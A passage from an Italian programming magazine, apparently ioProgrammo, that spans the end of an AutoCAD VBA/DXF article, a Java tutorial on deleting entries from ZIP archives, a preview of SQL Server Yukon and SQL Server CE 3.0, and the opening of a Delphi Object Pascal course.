  Set cella = .Cells(riga, colonna + 1)
  cella = valore
  cella.Interior.Color = _
    colori(numSezione)
End With
riga = riga + 1
```

Per creare un link, subito dopo aver letto il nome della sezione successiva, si può usare il metodo *Add* sull'insieme *Hyperlinks* del foglio di lavoro attivo:

```
ActiveSheet.Hyperlinks.Add _
  Anchor:=cella, _
  Address:="", _
  SubAddress:=ActiveSheet.Name _
   & "!" & _
    Chr$(Asc("A") + colonna - 1) _
    & riga, _
  TextToDisplay:=valore
```

Ecco il significato dei diversi argomenti specificati:

- **Anchor**: il punto dove si deve andare quando l'utente segue il link; nella macro è la cella su cui viene scritto il nuovo record;
- **Address**: indirizzo principale (per esempio un indirizzo http o altro). Nel nostro caso è vuoto;
- **SubAddress**: sotto indirizzo. In questo caso è

BIBLIOGRAFIA

• MASTERING AUTOCAD VBA
M. Cottingham
(Sybex)
ISBN 0-7821-2871-8
2001

• PROGRAMMAZIONE AVANZATA DI OFFICE CON VBA
I.Venuti & M. Lizza
(Edizioni Master)
ISBN 88-8301-068-X
2003

Fig. 3: Il foglio di lavoro con i dati reperiti dal file AutoCAD di esempio.

qualcosa del tipo *"Foglio2!A10"* per indicare la cella con indirizzo *"A10"* sul foglio di lavoro chiamato *"Foglio2"*;
- **TextToDisplay**: il testo da visualizzare. Nel nostro caso è il nome della sezione.

La macro presente sul CD fa anche altre cose: lascia una colonna libera subito dopo aver trovato il record (*0, SECTION*), scrive accanto all'hyperlink il valore della prima e dell'ultima riga che compongono la sezione ed esegue l'*AutoFit* sulle colonne.
Il risultato della macro su un file di esempio è mostrato in Fig. 4.

SCRIVERE UN NUOVO FILE DXF

Scrivere un file DXF comporta la conoscenza puntuale di tutti i codici di gruppo e dei loro significati. Come accennato in precedenza, alcune sezioni sono opzionali, nel senso che un file DXF viene interpretato correttamente anche se non sono presenti alcuni elementi, in particolare:

- si possono omettere le sezioni *HEADER, TABLES* e *BLOCKS* se non contengono dati significativi;
- *LTYPE*, se presente, deve essere prima della sezione *LAYER;*
- *BLOCKS*, se presente, deve apparire prima della sezione *ENTITIES;*
- per i nomi di layer riferiti in *ENTITIES* e non presenti in *LAYER* si assume colore 7 e tipo *"CONTINUOUS"*

Nel caso si scrivano file DXF non corretti, AutoCAD segnalerà la riga dove ha riscontrato l'errore. Purtroppo, tale indicazione può non essere esatta, in quanto l'origine dell'errore può essere altrove. Vediamo un semplicissimo esempio. Supponiamo di voler creare un nuovo file dxf (il cui nome viene digitato dall'utente) contenente tanti cerchi quanti specificati dall'utente; le coordinate saranno, per il cerchio iniziale (*20, 40, 0*) e raggio *15*; gli altri cerchi saranno uguali ma con coordinata *X* che cresce di 10 in 10. Ecco le istruzioni della macro che leggono i dati di input ed eseguono il ciclo:

Fig. 4: *Il foglio di lavoro con i dati del file DXF e l'indice delle sezioni.*

```
Sub scriviDXF()
  qualeFile = InputBox( _
    "Inserisci il nome del file")
  numCerchi = VBA.CDec( _
    InputBox("Quanti cerchi?"))
  Open qualeFile For Output As #1
  Print #1, 0
  Print #1, "SECTION"
  Print #1, 2
  Print #1, "ENTITIES"
  For i = 0 To numCerchi - 1
    ' Scrive i cerchi
  Next
  Print #1, 0
  Print #1, "ENDSEC"
  Print #1, 0
  Print #1, "EOF"
  Close #1
End Sub
```

Di seguito trovate il contenuto del ciclo che scrive i cerchi uno per volta. Come prima cosa, dovrà specificare l'entità attraverso il record:

```
Print #1, 0
Print #1, "CIRCLE"
```


A questo punto, è necessario far seguire le informazioni relative al layer e al contrassegno della sottoclasse :

```
' Layer
Print #1, 8
Print #1, "0"
' Contrassegno di sottoclasse
Print #1, 100
Print #1, "AcDbCircle"
```

Infine vanno scritti i dati relativi alle coordinate, *X, Y, Z* e al raggio:

```
' Coordinata X
Print #1, 10
Print #1, 20# + i * 10
' Coordinata Y
Print #1, 20
Print #1, 40#
' Coordinata Z
Print #1, 30
Print #1, 0#
' Raggio
Print #1, 40
Print #1, 15#
```

Questa e altre macro descritte nell'articolo potete trovarle integralmente nel CD nel file *Acad.zip*.

Ivan Venuti

ELENCO DEI COMPONENTI

Sul CD trovate la macro completa (il file è stato esportato come modulo vb e si chiama *ModuloAutocad.bas*; per utilizzarlo aprite l'editor integrato con *Alt+F11* e poi fate *"Importa file"* dopo aver cliccato con il bottone destro del mouse sulla finestra del progetto, posta in alto a sinistra)


SUL WEB

Alla pagina Web http://ivenuti.altervista.org/risorse/autocadvba.htm **potete trovare altre risorse e link per approfondire le problematiche relative alla programmazione di AutoCAD con il VBA.**

Zip: creazione ed estrazione di file

Un WinZip con Java

parte quarta

La possibilità di eliminare definitivamente delle entry da un pacchetto esistente è un'opzione fondamentale, che è nostro dovere fornire all'utente. In questa parte del tutorial la integreremo nel nostro JavaZip.

Stiamo sviluppando un'applicazione Java chiamata *SwingZIP*, il cui scopo è fornire all'utente tutti i mezzi necessari per una completa gestione degli archivi compressi in formato ZIP. Insomma, stiamo sviluppando una sorta di alternativa multipiattaforma a WinZip e ad altri software dello stesso tipo. Siamo ad un buon punto del nostro percorso: abbiamo sviluppato lo scheletro dell'applicazione, estendendolo, successivamente, in modo da supportare l'apertura, l'esplorazione e l'estrazione di un archivio ZIP esistente. Procedendo lungo il cammino intrapreso, questo mese ci dedicheremo allo sviluppo del codice di *zipDelete()*, un metodo richiamato quando l'utente decide di eliminare definitivamente una o più entry dall'archivio in gestione.

ELIMINARE UNO O PIU' FILE DA UN ARCHIVIO ESISTENTE


Eliminare una o più entry da un archivio esistente non è un'operazione semplice. Cerco di spiegarmi meglio. Non esiste alcuna funzionalità, almeno nel pacchetto *java.util.zip*, in grado di compiere questa operazione in soluzione unica, semplicemente appellandosi ad un metodo pronto all'uso. Quindi, per realizzare il codice di *zipDelete()*, saremo costretti a mettere in moto la nostra fantasia. Facciamo il punto della situazione. Abbiamo un archivio ZIP aperto da SwingZIP, l'utente ha selezionato alcune delle entry mostrate e ha attivato il tasto *"Elimina"*. Al termine dell'operazione, lo stesso archivio dovrà contenere tutte le entry che aveva in precedenza, tranne quelle selezionate dall'utente. Ecco come potremmo fare:

1. Ci annotiamo da qualche parte le entry che devono essere eliminate.
2. Creiamo un nuovo archivio, di natura temporanea, inizialmente vuoto.
3. Copiamo nel nuovo archivio ogni entry presente in quello attualmente gestito da *SwingZIP*, ad eccezione di quelle annotate in precedenza.
4. Chiudiamo l'archivio attualmente in gestione.
5. Sostituiamo l'archivio appena chiuso con quello temporaneo.
6. Apriamo in *SwingZIP* il nuovo archivio appena sostituito al precedente.

Naturalmente tutte queste operazioni saranno eseguite in sottofondo, e l'utente non avrà percezione della tecnica usata.

UNA MODIFICA A ZIPOPEN()

Andiamo a mettere in pratica l'idea teorizzata nel paragrafo precedente. Prima di procedere, però, devo chiedervi di apportare una piccola modifica al metodo *zipOpen()*. Osservate il punto sei esplicitato in precedenza: al termine delle operazioni *zipDelete()* dovrà aprire in *SwingZIP* il nuovo archivio creato. Non possiamo appellarci, in questa situazione, a *zipOpen()*, perché questo metodo chiede all'utente quale archivio aprire, anziché aprirne uno specificato mediante codice. Potremmo ricopiare in *zipDelete()* gran parte del codice di *zipOpen()*, riadattandolo alla nuova esigenza, ma questa soluzione è conveniente? E' meglio realizzare un metodo privato, ricavato dal codice di *zipOpen()*, capace di aprire in *SwingZIP* un archivio fornito come argomento:

```
private void openRoutine(final File selectedFile) {
  // Si rende inattiva l'interfaccia grafica.
  b1.setEnabled(false);
  b2.setEnabled(false);
```

```
b3.setEnabled(false);
b4.setEnabled(false);
b5.setEnabled(false);
// Si perde il riferimento all'archivio precedente.
file = null;
// Si svuota la lista attualmente mostrata.
filesList.setListData(new Object[0]);
// Si resetta il titolo della finestra.
setTitle("SwingZIP");
// Si crea un nuovo thread per gestire al suo interno
                                          l'apertura.
Thread thread = new Thread(new Runnable() {
  public void run() {
    // Dichiara l'oggetto ZipFile che sarà istanziato a breve.
    ZipFile zipFile = null;
    // Inizia la sezione a rischio di eccezione.
    try {
      // Crea l'oggetto ZipFile per la decodifica del
                                          file scelto.
      zipFile = new ZipFile(selectedFile);
      // Quante entry ci sono nell'archivio?
      int size = zipFile.size();
      // Dichiara l'array delle entry.
      ZipEntry[] entries = new ZipEntry[size];
      // Recupera l'enumerazione delle entry.
      Enumeration entriesEnumeration = zipFile.entries();
      // Passa in rassegna le entry e le copia
                                          nell'array.
      for (int i = 0; i < size; i++) {
       // Acquisisce l'entry.
       entries[i] = (ZipEntry)
              entriesEnumeration.nextElement();
       // Aggiorna la barra di progresso.
       progressBar.setValue((int)Math.round(((
                     i + 1) * 100D) / size));}
      // L'archivio è stato aperto.
      // Si associa la proprietà file.
      file = selectedFile;
      // Si mostra l'elenco dei contenuti.
      filesList.setListData(entries);
      // Si mette il nome dell'archivio nel titolo
                                          della finestra.
      setTitle(file.getName() + " - SwingZIP");
      // Si abilitano i pulsanti "Estrai", "Aggiungi"
                                          e "Elimina".
      b3.setEnabled(true);
      b4.setEnabled(true);
      b5.setEnabled(true);
    } catch (IOException e) {
      // Non si riesce a leggere il file come archivio ZIP.
      showMessage("Errore", "Impossibile leggere il file
        selezionato",JOptionPane.ERROR_MESSAGE);
    } finally {
      // Chiude lo ZipFile, se è stato aperto.
      if (zipFile != null) try {
       zipFile.close();
      } catch (Exception e) {}
      // Riporta sullo zero la barra di progresso.
      progressBar.setValue(0);
      // Si riattivamo i pulsanti "Crea" e "Apri".
      b1.setEnabled(true);
      b2.setEnabled(true);}
  } });
  // Si avvia il nuovo thread.
  thread.start();
}
```

Ora che il metodo *openRoutine()* è pronto all'uso, conviene riformulare *zipOpen()* alla seguente maniera:

```
private void zipOpen() {
  // Fa scegliere il file all'utente.
  JFileChooser fileChooser = new JFileChooser();
  fileChooser.setFileFilter(new ZIPFileFilter());
  int option = fileChooser.showOpenDialog(this);
  // Controlla che l'utente non abbia annullato
                                          l'operazione.
  if (option != JFileChooser.APPROVE_OPTION) return;
  // Acquisisce il file selezionato.
  File selectedFile = fileChooser.getSelectedFile();
  // Richiama la routine di apertura del file.
  openRoutine(selectedFile);
}
```

Non abbiamo fatto nulla di complicato: abbiamo semplicemente diviso in due il codice di *zip Open()*, affinché la routine di apertura di un archivio ZIP possa essere riusata successivamente dall'interno di altri metodi.


IL METODO ZIPDELETE()

Ora che tutto il necessario è stato allestito, siamo finalmente pronti per scrivere il codice di *zipDelete()*:

```
private void zipDelete() {
  // Se non c'è alcuna selezione in corso, non devo
                                          cancellare nulla.
  if (filesList.isSelectionEmpty()) return;
  // E' meglio chiedere conferma all'utente...
  int c = JOptionPane.showConfirmDialog(this,
       "Eliminare i file selezionati?", "Richiesta conferma",
                          JOptionPane.YES_NO_OPTION);
  ...
      b1.setEnabled(true); b2.setEnabled(true);
      b3.setEnabled(true); b4.setEnabled(true);
      b5.setEnabled(true);
      // Se l'operazione è compiuta, riapre il file.
      if (operationDone) openRoutine(file);} });
  thread.start();
}
```

Anzitutto, il metodo controlla che ci sia una selezio-

ARCHIVI ZIP

Java fornisce delle librerie che consentono la totale astrazione dal tipo di compressione impiegata dal formato ZIP. Infatti, utilizzando le API del package *java.util.zip*, non vi ritroverete mai ad avere a che fare con i complicati algoritmi che sono alla base della compressione dei file. Le classi offerte dalla libreria di Java fanno tutto da sole. Tuttavia, se vi interessa scoprire come funzioni effettivamente la compressione ZIP, magari per scrivere le vostre API personali, cominciate dando uno sguardo all'indirizzo Web: http://www.pkware.com/products/enterprise/white_papers/appnote.html

ne in corso. In caso contrario, infatti, non sapremmo quali entry eliminare:

```
if (filesList.isSelectionEmpty()) return;
```

L'eliminazione delle entry è un'operazione non reversibile. Prima di procedere è sempre meglio chiedere conferma all'utente:

```
int c = JOptionPane.showConfirmDialog(this, "Eliminare i file
                              selezionati?", "Richiesta conferma",
                                    JOptionPane.YES_NO_OPTION);
if (c != JOptionPane.YES_OPTION) return;
```





***Fig. 1:* SwingZIP chiede sempre conferma all'utente prima di procedere all'eliminazione delle entry selezionate.**

Ora che tutto è sicuro, possiamo procedere. Lo schema è il solito: si disattiva l'interfaccia per evitare interferenze da parte dell'utente, quindi si lancia un thread secondario che non impegni la GUI mentre il software esegue le operazioni più pesanti.
Cominciamo disattivando l'interfaccia:

```
b1.setEnabled(false); b2.setEnabled(false);
b3.setEnabled(false); b4.setEnabled(false);
b5.setEnabled(false);
```

Ora prepariamo lo scheletro per la composizione ed il lancio del nuovo thread:

```
final SwingZIP myself = this;
Thread thread = new Thread(new Runnable() {
        public void run() { // Codice del thread... }});
thread.start();
```

Il codice del thread secondario comincia impostando alcuni flag e ricavando delle informazioni essenziali per l'esecuzione del compito richiesto:

```
// Flag per il successo dell'operazione.
boolean operationDone = false;
// Copia in un array locale i nomi delle entry da eliminare.
Object[] selected = filesList.getSelectedValues();
String[] toDelete = new String[selected.length];
for (int i = 0; i < selected.length; i++) {
  toDelete[i] = ((ZipEntry)selected[i]).getName(); }
// Un riferimento verso il file sorgente.
ZipFile sourceFile = null;
// Un riferimento verso il canale di input.
InputStream in = null;
// Un riferimento verso il canale di output.
ZipOutputStream out = null;
```

Sull'array *toDelete* conserviamo il nome (completo del percorso) di tutte le entry che devono essere eliminate, cioè che non dovremo trasferire all'interno del nuovo archivio che andremo a creare a breve. I riferimenti *sourceFile*, in e out ci serviranno, rispettivamente, per gestire l'archivio di origine, lo stream di lettura dei suoi contenuti e lo stream di scrittura verso il nuovo archivio. Il booleano *operationDone*, al termine dell'operazione, sarà true se tutto è andato a buon fine. Il codice successivo è a rischio di eccezione, e per questo va introdotto in una struttura *try ... catch:*

```
try { // Codice dell'operazione.
} catch (IOException e) {
  // Mostro un messaggio di errore per l'utente.
  showMessage( "Errore!", "Impossibile portare a
    termine l'operazione", JOptionPane.ERROR_MESSAGE);
} finally {
  // Chiude i canali rimasti aperti.
  if (sourceFile != null) try {
    sourceFile.close();
  } catch (Exception e) {}
  if (in != null) try {
    in.close();
  } catch (Exception e) {}
  if (out != null) try {
    out.close();
  } catch (Exception e) {}
  // Resetta la barra di progresso.
  progressBar.setValue(0);
  // Riabilita l'interfaccia.
  b1.setEnabled(true); b2.setEnabled(true);
  b3.setEnabled(true); b4.setEnabled(true);
  b5.setEnabled(true);
  // Se l'operazione è compiuta, riapre il file.
  if (operationDone) openRoutine(file);
}
```

Il blocco *catch* mostra un avviso di errore all'utente, nel caso qualcosa non vada per il verso giusto. Il blocco *finally*, che al termine del metodo viene eseguito sempre e comunque, chiude tutti i canali che potenzialmente potrebbero essere ancora aperti, resetta la barra di progresso (che sarà utilizzata all'interno del blocco *try*), riabilita l'interfaccia e, nel caso l'operazione sia stata eseguita con successo (*operationDone* uguale a *true*) riapre il file in *SwingZIP* appellandosi a *openRoutine()*. Non resta che passare in rassegna il codice contenuto nel blocco *try*. Di fatto, il fulcro operativo dell'intera procedura è proprio qui:

```
// Apro il file corrente come archivio zip.
sourceFile = new ZipFile(file);
// Creo un file temporaneo.
File tempFile = File.createTempFile(
                      "zip", null, file.getParentFile());
// Stream per la scrittura del nuovo archivio.
out = new ZipOutputStream(
                    new FileOutputStream(tempFile));
```

PHILLIP W. KATZ

Phillip W. Katz è il "padre" del formato ZIP. La sua storica creazione fu PKZIP (Phillip Katz ZIP, per l'appunto), il primo programma della storia capace di trattare gli archivi ZIP nella forma in cui li conosciamo oggi. Phillip è morto nell'Aprile 2000, all'età di 37 anni.
http://webnews.html.it/storia/58.htm

L'archivio corrente, con la prima istruzione, viene riaperto e predisposto all'uso. Subito dopo, nell'istruzione seguente, viene fatto generare il file temporaneo nel quale verrà composto il nuovo archivio. La terza ed ultima istruzione della porzione mostrata apre uno *ZipOutputStream* verso il file temporaneo appena creato.

```
// Recupera l'enumerazione delle entry.
Enumeration entriesEnumeration = sourceFile.entries();
// Annota le entry da copiare e calcola le dimensioni.
long totalBytes = 0;
Vector toCopy = new Vector();
while (entriesEnumeration.hasMoreElements()) {
  ZipEntry entry =
  (ZipEntry)entriesEnumeration.nextElement();
  // Se l'entry in oggetto è da eliminare, salto la copia.
  String entryName = entry.getName();
  boolean delete = false;
  for (int i = 0; i < toDelete.length; i++) {
    if (entryName.equals(toDelete[i])) {
      delete = true;
      break;}
  }
  if (!delete) {
    toCopy.add(entry);
    totalBytes += entry.getSize();
  }
}
```

Questo frammento compie due distinte operazioni: memorizza nel vettore *toCopy* i riferimenti verso tutte le *entry* che devono essere copiate e calcola la dimensione totale dei file da duplicare (conservata nella variabile *totalBytes*). Quest'ultima informazione sarà utile per aggiornare la barra di progresso, a mano a mano che i singoli byte saranno trasferiti da un file all'altro. La routine successiva esegue la copia delle entry annotate in *toCopy*:

```
// Variabile per annotare il progresso dell'operazione.
long doneBytes = 0;
// Copia le entry da un file all'altro.
for (int i = 0; i < toCopy.size(); i++) {
  ZipEntry entry = (ZipEntry)toCopy.get(i);
  in = sourceFile.getInputStream(entry);
  out.putNextEntry(new ZipEntry(entry.getName()));
  byte[] buffer = new byte[1024];
  int l;
  while ((l = in.read(buffer, 0, buffer.length)) != -1) {
    out.write(buffer, 0, l);
    // Aggiorna la barra di progresso.
    doneBytes += l;
    progressBar.setValue((int)Math.round((
                    doneBytes * 100D) / totalBytes));
  }
  out.closeEntry();
  in.close();}
```

La copia avviene secondo le comuni norme dei pacchetti *java.io* e *java.util.zip*. Attraverso un buffer di 1024 byte le entry del vecchio pacchetto vengono copiate all'interno del nuovo, sfruttando dei canali di tipo *InputStream* e *ZipOutputStream*. Ad ogni ciclo, la barra di progresso viene aggiornata con un nuovo punteggio percentuale, calcolato confrontando le variabili *totalBytes* (la misura totale delle entry da trasferire) e *doneBytes* (il numero di byte copiati fino al momento del controllo).
Al termine della copia vengono eseguite alcune operazioni conclusive:

```
// Chiude i canali aperti.
out.close();
sourceFile.close();
// Sostituisce il file corrente con quello temporaneo.
if (!file.delete()) throw new IOException();
if (!tempFile.renameTo(file)) throw new IOException();
// Annota il successo dell'intera operazione.
operationDone = true;
```

Anzitutto i canali rimasti aperti vengono chiusi. Quindi si procede alla sostituzione del vecchio archivio con il nuovo. Il vecchio archivio è rimosso, ed il file temporaneo viene rinominato e trasferito in modo da rimpiazzarlo. L'ultima istruzione del blocco *try*, che viene raggiunta solo in caso di assoluto successo, pone *operationDone* sul valore *true*. Così, al termine del blocco *finally*, il nuovo archivio sarà caricato da *SwingZIP*, in modo che l'utente possa interagire nuovamente con il suo contenuto.

Fig. 2: ***L'eliminazione di una o più entry è un'operazione potenzialmente lunga. Per questo motivo, l'interfaccia viene disabilitata e la barra nella parte bassa della finestra tiene informato l'utente circa il progresso dell'operazione.***

IL MESE PROSSIMO...

Per ora SwingZIP può aprire un archivio, estrarre parzialmente o totalmente i file in esso compressi e cancellare una o più entry dal suo contenuto. Per completare il lavoro manca ancora l'implementazione di due funzionalità: la creazione di un nuovo archivio e l'aggiunta di entry ad un archivio esistente. Si tratta di due funzionalità per molti versi simili; ce ne occuperemo il prossimo mese.

Carlo Pelliccia

Se desideri contattare l'autore di questo articolo scrivi a
carlo.pelliccia@ioprogrammo.it

Integrazione e sicurezza nel futuro dei DB embedded

Introduzione a Yukon e SQL Server CE 3.0

Il gigante di Redmond sta preparando vere rivoluzioni tecnologiche: per aziende e sviluppatori è fondamentale capire fin da subito le opportunità che si prospettano con in nuovi strumenti.

L'innovazione tecnologica nel mondo della Information Technology ha condotto la Microsoft alla realizzazione di progetti importanti e ambiziosi. Il primo importante segno dell'innovazione è stato la presentazione del prossimo Windows: *Longhorn*, di importanza paragonabile al rilascio di Windows 95 negli anni '90.
Le innovazioni che Microsoft sta preparando riguardano tutta la piattaforma di sviluppo Windows e toccheranno anche uno dei temi più caldi: i database.

IL PROGETTO YUKON

Per la nuova versione di SQL Server è stato scelto il nome in codice Yukon. Strettamente collegato al progetto Whidbey (il nuovo Visual Studio), il principale vantaggio di Yukon consiste nella straordinaria integrazione con la piattaforma .Net e con il CLR nella versione 1.2: da codice .Net sarà possibile creare funzioni, triggers, stored procedures e tipi di dati definiti dall'utente che potranno essere immediatamente riconosciuti dal nuovo run-time di SQL Server Yukon. Le novità che porterà Yukon con sè non si fermano certo qui: molto spesso, per far in modo che talune funzionalità offerte da SQL Server potessero essere utilizzabili da più computer in una rete su protocollo http, era necessario utilizzare un server Web come IIS. In Yukon è ora implementato un ascoltatore di richieste su protocollo HTTP, ossia un vero e proprio server Web, senza la necessità di passare per IIS. Un'altra importante novità di Yukon è rappresentata dal fatto che si basa interamente su XML. I dati possono essere ottenuti e aggiornati con lo stesso meccanismo con cui può essere fatto con un file XML, ad esempio utilizzando il linguaggio di interrrogazione XQuery. Questa soluzione implementativa permette migliori performance nelle operazioni sul database SQL Server dato che in queste condizioni non bisogna fare conversioni tra tipi SQL Server e XML. Novità importante è anche gestione di una coda di messaggi asincrone alle richieste di operazioni sul database. La coda dei messaggi farà parte integrante del motore del nuovo Engine del Database e garantirà l'esecuzione delle operazioni richieste.

NOTA

Un importante meccanismo che sarà implementato nel nuovo SQL Server CE 3.0 (nome in codice Laguna) è la condivisione del database sul palmare. Verrà implementato un supporto multi-utente, tale per cui più connessioni e più applicazioni potranno accedere nello stesso momento allo stesso database.





Fig. 1: *Architettura di un sistema distribuito con dispositivi Palmari.*

NOME IN CODICE: LAGUNA

Presentate le principali caratteristiche dei progetti in fase di evoluzione in casa Microsoft, è giunto il momento di parlare della nuova versione di SQL Server CE 3.0 Laguna. È ormai certo che la nuova versione di SQL Server per mobile devices sarà rilasciata assieme a Yukon. Vediamo in dettaglio le nuove funzionalità che saranno disponibili e che andranno a potenziare i servizi implementabili su dispositivi palmari. Un importante meccanismo che sarà implementato è la condivisione del database sul palmare. In altre parole, verrà implementato un supporto multi-utente, tale per cui più connessioni e più applicazioni potranno accedere nello stesso momento allo stesso database. Questo aspetto non è da sottovalutare dato che al momento, se due applicazioni su un Pocket PC dovessero contemporaneamente accedere ad uno stesso database, sarebbe un'altra applicazione che gestisca la concorrenza nell'accesso alla sorgente dati. Un'altra soluzione potrebbe essere quella di duplicare il file di database con i seguenti svantaggi:

1. Occupazione doppia di memoria
2. Ridondanza di informazioni
3. Possibile perdita di integrità referenziale nei dati.





Fig. 2: **Architettura per lo sviluppo di applicazioni Mobile.**

Entrambe le soluzioni ci fanno apprezzare la funzionalità di condivisione implementato in SQL Server CE 3.0. A migliorare la potenza della versione per il mondo mobile del Nuovo SQL Server contribuisce non solo il completo supporto per le transazioni di tipo *ACID,* ma anche una gestione ottimale della dimensione del database. Le funzionalità appena presentate, già da sole, permettono di risparmiare allo sviluppatore parecchie linee di codice. Infatti, nella versione attuale, è lo sviluppatore che si occupa di eliminare file temporanei che il meccanismo di *Merge Replication* di SQL Server CE porta con se. Inoltre, la dimensione del File di Database viene ora controllata in maniera automatica dal nuovo Engine.

PIÙ INTEGRAZIONE

Molto importanti sono gli strumenti di Integrazione di Sql Server CE 3.0. In particolare possiamo ricordare il meccanismo di integrazione con Yukon SQL Workbench che rappresenta il nuovo Enterprise Manager. Questo strumento pemetterà la creazione di database sul Desktop oppure direttamente sul dispositivo consentendo non solo la gestione del suo schema ma anche il recupero dei dati tramite query direttamente dal Desktop. Questa funzionalità è quella che noi progettisti di applicazioni in ambiente mobile aspettavamo da tempo. La possibilità di interrogare il database del PocketPC direttamente dal Desktop ci consente di evitare l'utilizzo di applicazioni residenti sul palmare, spesso poco comode a causa della tastierina non proprio ottimale per scrivere query complesse e articolate. Sempre nell'ottica degli strumenti di integrazione possiamo ricordare la forte integrazione con *Whidbey:* sono possibili operazioni di drag & drop di tabelle dello schema del database per il popolamento automatico dei controlli della *User Interface.*

Nell'ambito delle nuove funzionalità per la sincronizzazione dei dati possiamo ricordare le seguenti:

1. Nuovo Wizard per la "creazione di sottoscrizioni" integrato in *SQL Workbench* per creare sottoscrizioni ad un database sul desktop oppure sul dispositivo;
2. Forte integrazione con la tecnologia di *Merge Replication* offerta da Yukon con un incremento delle performance non solo della scalabilità ma anche della sincronizzazione stessa dei dati;
3. Possibilità di conoscere via codice lo stato di avanzamento di una sincronizzazione dati;
4. Abilità di sincronizzazione multi-utente.





Fig. 3: **Fase di sincronizzazione in Ambiente Wireless.**

IL FUTURO NELLA MANO

Le potenzialità offerte da Whidbey, Yukon e Laguna sono notevoli. Il punto cruciale è rappresentato da una loro forte integrazione meditata già in fase di progettazione. Il mondo delle *Mobile Application* avrà grossi vantaggi dato che molte operazioni di modifica dello schema di un database e di interrogazione dati potranno essere fatte direttamente da *Enterprice Manager* del nuovo SQL Server superando la limitazione di dover scrivere comandi SQL su dispositivo palmare. Siamo sicuri che l'integrazione delle tecnologie porterà ad applicazioni sempre più sofisticate con la diminuzione dei tempi di sviluppo.

Elmiro Tavolaro

NOTA

Tra le caratteristiche più innovative del nuovo framework .NET abbiamo:

- **Supporto del meccanismo dei Template tipo C++. Ricordiamo che il meccanismo dei template permette di creare classi con la definizione di tipi parametrici che vengono determinati e risolti a tempo di compilazione.**
- **Importanti miglioramenti nell'ottica dello sviluppo WEB Oriented con oltre quaranta nuovi WEB Controls pronti per essere da subito inseriti nelle nostre applicazioni. Inoltre, saranno disponibili moduli di codice per la pronta gestione dei meccanismi di autenticazione, personalizzazione e navigazione delle nostre WEB Applications.**
- **Piena integrazione con la nuova versione di Microsoft SQL Server (nome in codice Yukon).**

Realizziamo un'applicazione per indicizzare le parole di un testo

Delphi: corso di Object Pascal

parte quarta

Dopo aver appreso le basi sintattiche del linguaggio, i suoi tipi di dati, vedremo insieme cosa sono e come si usano i puntatori in Pascal e le modalità di gestione della lettura e della scrittura di file su disco.

Oggi ci dedichiamo ad un semplice programmino che legge un file di testo e crea un elenco di tutte le parole in esso contenute con il dettaglio delle righe dove ciascuna compare. Come sempre aderiamo all'idea di creare codice modulare e riutilizzabile, per cui dividiamo da subito la logica di parsing del testo, dalla logica di presentazione del risultato: al solito, questo ci permetterà di creare senza sforzo due interfacce diverse con la stessa funzionalità. Il cuore del nostro indicizzatore di parole è contenuto nella unit *WordIndexer*, in una cartella che è referenziata sia da *CheckForWords.dpr* (un progetto Delphi di tipo console ad interazione testuale) sia da *WordIdxr.dpr* (un'applicazione Windows con interfaccia grafica). Entrambi i programmi faranno così uso dello stesso file e ogni modifica dello stesso sarà immediatamente visibile nei due eseguibili dopo una semplice ricompilazione. In questo numero, per la prima volta, vediamo una unità nella sua forma più completa: *WordIndexer* contiene infatti le sezioni *initialization* e *finalization* che vengono invocate rispettivamente all'avvio e alla chiusura del programma. Si tratta di due blocchi di statement che normalmente si occupano uno di inizializzare i valori delle variabili ed allocare risorse e memoria, l'altro di liberare tutte le risorse e la memoria impegnata durante l'esecuzione della unit stessa. Vedremo come, nel nostro caso, la sezione *finalization* è molto importante per restituire al sistema la memoria allocata dinamicamente a fronte di variabili puntatore. Nel codice del nostro esempio faremo ampio uso dei tipi di dati composti che abbiamo visto la volta scorsa: utilizzeremo infatti dei *record* (nel senso Pascal del termine) per memorizzare i risultati della nostra scansione del file di testo, cioè le parole trovate e le righe in cui compaiono. Le strutture che andremo a creare conteranno tra l'altro dei riferimenti a cascata che – grazie allo studio dei puntatori che affronteremo a breve – ci forniranno un'interessante introduzione all'argomento delle liste nella programmazione classica. Per quanto riguarda invece le novità del presente articolo, ci occuperemo di lettura e scrittura di dati sul file system e di dichiarazione, manipolazione ed uso dei puntatori.

Fig. 1: *I diversi tipi di file in Object Pascal.*

I/O SU FILE

